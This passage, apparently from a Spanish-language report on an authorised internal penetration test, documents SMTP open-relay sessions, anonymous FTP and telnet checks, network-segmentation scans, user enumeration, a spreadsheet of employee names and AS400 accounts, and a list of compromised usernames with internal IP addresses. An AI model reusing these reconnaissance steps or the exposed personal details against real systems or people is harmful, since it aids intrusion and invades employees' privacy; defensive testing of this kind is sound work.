


Figura 4.15 Contraseñas de acceso a equipos objetivo.

Las Figuras 4.16 y 4.17 muestran información financiera sensible de Corporativo.




Figura 4.16 Información bancaria.





```
root@kali:~# telnet 192.168.35.10 25
Trying 192.168.35.10...
Connected to 192.168.35.10.
Escape character is '^]'.
220 SATELITE [REDACTED] MX Service ready.
helo [REDACTED] mx
250 SATELITE [REDACTED] MX.
mail from:<aponto@[REDACTED] mx>
250 OK.
rcpt to:<vanessa.valdez@sm4rt.com>
250 OK.
data
354 Enter mail body. End mail with a '.' in column 1 on a line by itself.
subject:Prueba relay
Esta es una prueba de relay
.
250 OK.
█
```

Figura 4.19 SMTP Relay a una cuenta del personal de Corporativo desde el servidor con dirección IP 192.168.35.10.

```
root@kali:~# telnet 192.168.35.12 25
Trying 192.168.35.12...
Connected to 192.168.35.12.
Escape character is '^]'.
220 SATELITE [REDACTED] MX Service ready.
helo [REDACTED] mx
250 SATELITE [REDACTED] MX.
mail from:<aponto@[REDACTED] mx>
250 OK.
rcpt to:<vanessa.valdez@sm4rt.com>
250 OK.
data
354 Enter mail body. End mail with a '.' in column 1 on a line by itself.
subject:Prueba relay
Esta es una prueba de relay
.
250 OK.
█
```

Figura 4.20 SMTP Relay a una cuenta del personal de Corporativo desde el servidor con dirección IP 192.168.35.12.

```
root@kali:~# telnet 192.168.35.13 25
Trying 192.168.35.13...
Connected to 192.168.35.13.
Escape character is '^]'.
220 SATELITE [REDACTED].MX Service ready.
helo [REDACTED].mx
250 SATELITE [REDACTED].MX.
mail from:<aponto@[REDACTED].mx>
250 OK.
rcpt to:<vanessa.valdez@sm4rt.com>
250 OK.
data
354 Enter mail body. End mail with a '.' in column 1 on a line by itself.
subject:Prueba Relay
Esta es una prueba de relay
.
250 OK.
```

Figura 4.21 SMTP Relay a una cuenta del personal de Corporativo desde el servidor con dirección IP 192.168.35.13.

#### Configuración por defecto

En la Figura 4.22 muestro la página principal que se instala por defecto de IIS7 en la dirección IP 170.167.41.212 y de IIS8 en el servidor 192.168.40.31.



Figura 4.22 Pantalla de inicio de IIS7.





Figura 4.24 Pantalla de inicio de IIS8.

La Figura 4.23 muestra la pantalla de inicio de apache Tomcat en la dirección IP 192.168.40.30 que al momento de la instalación funciona como página de inicio por defecto y permite realizar intentos de autenticación a la consola de administración.




Figura 4.23 Pantalla de inicio de Apache Tomcat.

### Manejo de errores

La Figura 4.25 muestra la página de error, en dicha página se visualiza información del servidor web instalado en la dirección IP 170.167.40.98.




Figura 4.25 Se muestra información del servidor web.

Las Figuras 4.26 y 4.27 muestran información acerca del servidor web instalado en el equipo con dirección IP 192.168.40.30 y con dirección IP 192.168.40.137, mediante un error provocado deliberadamente.




Figura 4.26 Página de error de Apache.




Figura 4.27 Página de error de Apache

Enumeración de usuarios

La Figura 4.28 muestra información en un archivo .xls que me permitió obtener usuarios de dominio y del equipo AS400.

Name	depart.	US AS400 USER	position	options	US buyer number	Notes	telephone number	email
Polo Ramirez	13	BUYERNQMX	BUYER	ics			011-52-55-52465	pramirez@...mx
Mónica Ylchic	20	MX85956	BUYER	yes	831 SEAN VESEY SAN DIEGO	SAN DIEGO BUYER NUMBER	011-52-55-52465	mylchic@...mx
Valentina Sota	20	VSOTA	AB	yes	831 SEAN VESEY SAN DIEGO	SAN DIEGO BUYER NUMBER	011-52-55-52465	vsota@...mx
Elsa Pinedo	35	EPINEDO	ICS	yes	209 D PESTANA SAN DIEGO	SAN DIEGO BUYER NUMBER	011-52-55-52465	epinedo@...mx
Gerardo Morel	59 & 70	MX226	BUYER	yes	226 MOISES CABALLER		011-52-55-52465	gmorel@...mx
Rodrigo Ramirez	70	MX226	ICS	yes	226 MOISES CABALLER		011-52-55-52465	rramirez@...mx
Moises Caballero	88	MX226	BUYER	yes	226 MOISES CABALLER		011-52-55-52465	mcaballero@...mx
Juan Jose Gavito	88	MX226	BUYER	yes	226 MOISES CABALLER		011-52-55-52465	ggavito@...mx
Javier Macías	61	MX397	BUYER	yes	397 LUIS GALINDO		011-52-55-52465	jmacias@...mx
Julían Pérez	61	MX397	ICS	yes	397 LUIS GALINDO		011-52-55-52465	lperez@...mx
Luis Galindo	61	MX397	BUYER	yes	397 LUIS GALINDO		011-52-55-52465	lgalindo@...mx
Elena López	61	MX397	ICS	yes	397 LUIS GALINDO		011-52-55-52465	elopez@...mx
Gabriela Busto	63	MX399	ICS	yes	399 LUIS GALINDONA	change name to Adriana Sevillano	011-52-55-52464	gbusto@...mx
Mariano Martínez	63	MX399	ICS	yes	399 LUIS GALINDONA	change name to Adriana Sevillano	011-52-55-52464	mmartine@...mx
Gabriela Mendoza	62	MX401	BUYER	yes	401 GABRIELA MENDOZ		011-52-55-52465	gmendoza@...mx
Jorge López	62	MX401	ICS	yes	401 GABRIELA MENDOZ		011-52-55-52465	jlopez@...mx
Laura Trevilla	62	MX401	ICS	yes	401 GABRIELA MENDOZ		011-52-55-52465	ltrevilla@...mx
Sylvia Franz	62	MX401	AB	yes	401 GABRIELA MENDOZ		011-52-55-52465	sf Franz@...mx
Brenda Mendoza	36	MX524	ICS	yes	524 MONTSERRAT GARC		011-52-55-52465	bmendoza@...mx
Montserrat Garcia	36	MX524	BUYER	yes	524 MONTSERRAT GARC		011-52-55-52465	MOGarcia@...mx
Daniela Tavizon	65	MX625	ICS	yes	624 JUAN CARLOS D&V		011-52-55-52465	dtavizon@...mx
Dolores Castro	65	MX625	ICS	yes	624 JUAN CARLOS D&V		011-52-55-52465	dcastron@...mx
Juan Carlos Dávila	65	MX625	BUYER	yes	624 JUAN CARLOS D&V		011-52-55-52465	jdavila@...mx
Karla Diaz	65	MX625	ICS	yes	624 JUAN CARLOS D&V		011-52-55-52464	kdiaz@...mx
Karla de la Torre	65	MX625	BUYER	yes	624 JUAN CARLOS D&V		011-52-55-52685	kdelatorre@...mx
Olga Maldonado	65	MX625	ICS	yes	624 JUAN CARLOS D&V		011-52-55-52464	omaldonado@...mx
Elsa González	93	MX870	ICS	yes	870 NYDIA POMPA		011-52-55-52464	egonzalez@...mx
Veronica Rojas	93	MX870	ICS	yes	870 NYDIA POMPA		011-52-55-52465	vrolas@...mx

Figura 4.28 Archivo con usuarios activos dentro del servidor AS400

En la Figura 4.29 y 4.30 muestro un intento de ingreso al sistema AS400 en donde el mensaje de error da información que permite realizar enumeración de usuarios.




Figura 4.29 Mensajes con información que me permitieron enumerar usuarios.



```

root@kali:~# ftp 170.167.40.101
Connected to 170.167.40.101.
220-QTCP at mexdta [redacted].mx.
220 Connection will close if idle more than 5 minutes.
Name (170.167.40.101:root): anonymous
331 Enter password.
Password:
530 Log on attempt by user ANONYMOUS rejected.
Login failed.
Remote system type is .
ftp> quit
221 QUIT subcommand received.
root@kali:~#

```

Figura 4.32 Uso del protocolo FTP para transferencia de archivos en servidor 170.167.40.101.

### Prueba de penetración interna red KSNet

#### *Protocolos en texto claro*

La Figura 4.33 muestra el uso de protocolos en texto claro en el equipo con dirección IP 192.16840.125 y en el equipo con dirección IP 192.168.40.126.

```

Services
=====

```

host	port	proto	name	state	info
192.168.40.125	23	tcp	telnet	open	Cisco IOS telnetd
192.168.40.126	23	tcp	telnet	open	Cisco router telnetd


  
 The quieter you be

Figura 4.33 Uso del protocolo Telnet para administración remota

#### *Segmentación de red*

La Figura 4.34 muestra que no hay una correcta segmentación de la red, ya que es posible visualizar el segmento de red 192.168.40.0/24, que no debería ser visible desde la red KSNet de acuerdo a información proporcionada por Corporativo.




Figura 4.34 visibilidad del segmento 192.168.40.0/24.

### Prueba de penetración interna red KSNNetGuest

#### Protocolos en texto claro

La Figura 4.35 muestra el uso del protocolo en texto claro en el equipo con dirección IP 10.100.71.167



Figura 4.35 Uso del protocolo FTP.

#### Segmentación de red

La Figura 4.36 muestra que no hay una correcta segmentación de la red, ya que es posible visualizar el segmento de red 192.168.40.0/24, que no debería ser visible desde la red KSNNetGuest de acuerdo a información proporcionada por Corporativo.

```

root@kali: ~
File Edit View Search Terminal Help
192.168.40.137 80 tcp open
192.168.40.145 80 tcp open
192.168.40.150 80 tcp open
192.168.40.151 80 tcp open
192.168.40.159 80 tcp open
192.168.40.173 80 tcp open
192.168.40.174 80 tcp open
192.168.40.175 80 tcp open
192.168.40.176 80 tcp open
192.168.40.177 53 udp dns open Microsoft DNS
192.168.40.177 53 tcp open
192.168.40.178 53 udp dns open Microsoft DNS
192.168.40.178 53 tcp open
192.168.40.185 53 udp dns open Microsoft DNS
192.168.40.185 53 tcp open
192.168.40.186 53 tcp open
192.168.40.186 53 udp dns open Microsoft DNS
192.168.40.205 80 tcp open
192.168.40.206 80 tcp open
192.168.40.207 80 tcp open
192.168.40.208 80 tcp open
192.168.40.211 80 tcp open
192.168.40.212 80 tcp open
192.168.40.213 80 tcp open
192.168.40.214 80 tcp open
192.168.40.215 80 tcp open
192.168.40.216 80 tcp open

```

Figura 4.36 Visibilidad del segmento 192.168.40.0/24.

La Figura 4.37 muestra un ping exitoso al servidor de dominio desde la red KSNetGuest.

```

root@kali:~# ping 192.168.40.185
PING 192.168.40.185 (192.168.40.185) 56(84) bytes of data.
64 bytes from 192.168.40.185: icmp_req=1 ttl=124 time=15.1 ms
64 bytes from 192.168.40.185: icmp_req=2 ttl=124 time=4.40 ms
^C
--- 192.168.40.185 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 4.405/9.796/15.187/5.391 ms

```

Figura 4.37 Ping exitoso al servidor de dominio.

#### 4.5.4.3 Recomendaciones post-revisión

##### Cambiar la contraseña de los usuarios comprometidos durante la prueba

Las contraseñas de los siguientes usuarios fueron comprometidas durante la prueba, es necesario cambiarlas a la brevedad:

- Usuarios:
  - 192.168.74.50 krebs
  - 192.168.68.15 vuscanga
  - 192.168.74.164 ajimenez
  - 192.168.74.53 rjaramillo
  - 192.168.74.33 prt
  - 192.168.74.32 helpdesk
  - 192.168.74.173 bcruz
  - 192.168.74.90 – 74.43 rmoratilla
  - 192.168.74.156 fsanchezj
  - 192.168.74.76 vromero
  - 192.168.74.48 jgonzalezzyg
  - 192.168.74.56 msotelo
  - 192.168.74.168 jmruiz
  - 192.168.74.65 auditoria2
  - 192.168.74.167 gsanchezs
  - 192.168.74.55 jvela
  - 192.168.74.110 grodriguezp
  - 192.168.74.154 coordinadorhd
  - 192.168.74.39 speregrina
  - 192.168.74.213 jaguilar
  - 192.168.74.162 jdiaze
  - 192.168.74.18 jnavac
  - 192.168.72.128 ejaramillo
  - 192.168.68.7 mmunguia
  - 192.168.71.90 jaguilar
  - 192.168.71.186 fsanchezv
  - 192.168.74.1 lcanto
  - 192.168.74.2 anoriega
  - 192.168.74.23 bcruz
  - 192.168.74.26 monhd
  - 192.168.74.28 sascona
  - 192.168.74.32 aromanp
  - 192.168.74.32 helpdesk
  - 192.168.74.36 acruzm
  - 192.168.74.64 fperea
  - 192.168.74.65 auditoria2
  - 192.168.74.67 lespinosat
  - 192.168.74.68 fsanchezj
  - 192.168.74.71 jmunoiz
  - 192.168.74.73 aponto



- 192.168.74.76 vromero
- 192.168.74.78 lltinoco
- 192.168.74.85 malcantarg
- 192.168.74.110 grodriguezp
- 192.168.74.112 junp5
- 192.168.74.159 kacevedo
- 192.168.74.127 ctrevino
- 192.168.74.135 siseries
- 192.168.74.148 nhernandezb
- 192.168.74.162 jdiaze
- 192.168.74.166 eximello
- 192.168.74.180 dsegura
- 192.168.74.183 avazquezp
- 192.168.74.128 ejaramillo
- Usuario racampos en:
  - Dominio MEX-OC
  - Equalogic
  - Enclosure
- Usuarios comxuds005:
  - SCCM

# Conclusiones

*Describo brevemente los resultados obtenidos de realizar este proyecto, tanto en el ámbito profesional como en el ámbito personal.*

Los objetivos principales propuestos por Corporativo fueron alcanzados, ya que tuve acceso interactivo a los equipos, en donde comprometí la confidencialidad e integridad de los mismos. Durante la realización de la prueba encontré múltiples vulnerabilidades en sistemas y equipos diferentes a los objetivos, que me permitieron obtener información sensible y de utilidad para expandir influencia y extender mi campo de visión, encontrando otros segmentos de red, equipos, aplicaciones y vulnerabilidades.

Llegar a los objetivos en las pruebas representa un beneficio tanto para Corporativo como para mí, ya que permite a Corporativo corregir las brechas de seguridad antes de ser explotadas por un usuario malicioso, evitando la visualización, modificación, borrado y/o el robo de información sensible, oportunidad de mejorar o aumentar la seguridad en las aplicaciones y comenzar a implementar campañas de concientización de la seguridad informática para todo su personal, evitando pérdidas económicas importantes y fuga de información sensible.

Los beneficios profesionales que obtuve son:

- Conocimiento acerca de herramientas de seguridad informática muy útiles en proyectos de pruebas de penetración internas como Responder, user\_enum, entre otras.
- Diferentes formas de obtener información de los usuarios utilizando ingeniería social, revisando cuadernos y objetos visibles, escuchando las conversaciones del personal de TI y obteniendo información de dispositivos de almacenamiento, todos ellos sin cuidado alguno.
- Aplicación de los conocimientos de proyectos previos acerca de vulnerabilidades.
- Realizar una agenda de trabajo estricta en tiempo y formas de administración para el logro de los proyectos.
- Aprender a tener contacto personal con el cliente y altos mandos de la empresa.
- En mi caso, como hacker ético y como persona que labora en una empresa, tener correctamente resguardada mi información personal y crítica, para evitar el robo de información.
- Debido a mi experiencia en este proyecto del cual aprendí mucho y los proyectos previos realizados en Sm4rt, realicé una postulación en la empresa Mexis para el puesto de hacker ético, la cual fue satisfactoria ya que obtuve el puesto, lo que representa un crecimiento profesional y personal.
- Actualmente curso la CEHV9 (Certified Ethical Hacker versión 9), esta certificación es reconocida a nivel internacional y con ello pretendo aumentar mis conocimientos en el ámbito de la seguridad y en especial del hacking ético.

# Glosario

*Se describe en este capítulo los términos usados a lo largo de los capítulos en este informe.*

## C

**Cifrado:** Es un método que permite aumentar la seguridad de un mensaje o de un archivo mediante la codificación del contenido, de manera que solo pueda leerlo la persona que disponga de la clave de cifrado adecuada para descodificarlo.

**Código fuente:** conjunto de instrucciones o sentencia escritas en un lenguaje de programación.

## D

**Dirección IP:** es un número único dentro de la red con el cual se identifica un dispositivo conectado a la misma.

## E

**Evidencia:** fotografías o capturas de pantalla que tienen como fin demostrar creíblemente la información de la que se está hablando.

[Explotación de vulnerabilidades](#)

## F

**FTP:** es un protocolo para la transferencia de archivos a través de una red TCP/IP.

## H

**Hacker ético:** Persona experta en seguridad de la información que realiza pruebas de penetración a los sistemas de manera autorizada por los propietarios de estos.

**Hackear:** Término adoptado del inglés que significa realizar intrusiones a sistemas de forma legal o ilegal.

## I

**IDS:** es un software o dispositivo que permite detectar y notificar a un usuario o una empresa cualquier acceso no autorizado a la red o a los sistemas de cómputo.

## P

[Perfil del atacante:](#)

[PGP:](#)

**Prueba de penetración (Pentest):** acción de realizar intrusiones a los sistemas, este término se utiliza usualmente cuando se realiza de forma legal o con autorización por parte de los propietarios.

## R

**Riesgo:** La posibilidad de que ocurra un acontecimiento que tenga un impacto en la empresa.

El riesgo se mide en términos del perfil del atacante y el nivel de acceso que se tiene.

## **S**

Seguridad: Se refiere a la protección de los sistemas de información y todo lo relacionado a ellos.

[Servidor web:](#)

## **V**

Vulnerabilidad: Debilidad de un activo que pueda ser explotado por una amenaza.

# Fuentes de información

- Dafydd Stuttard, Marcus Pinto. *The Web Application Hacker's Handbook*. Indianapolis: Wiley publishing Inc., 2008.
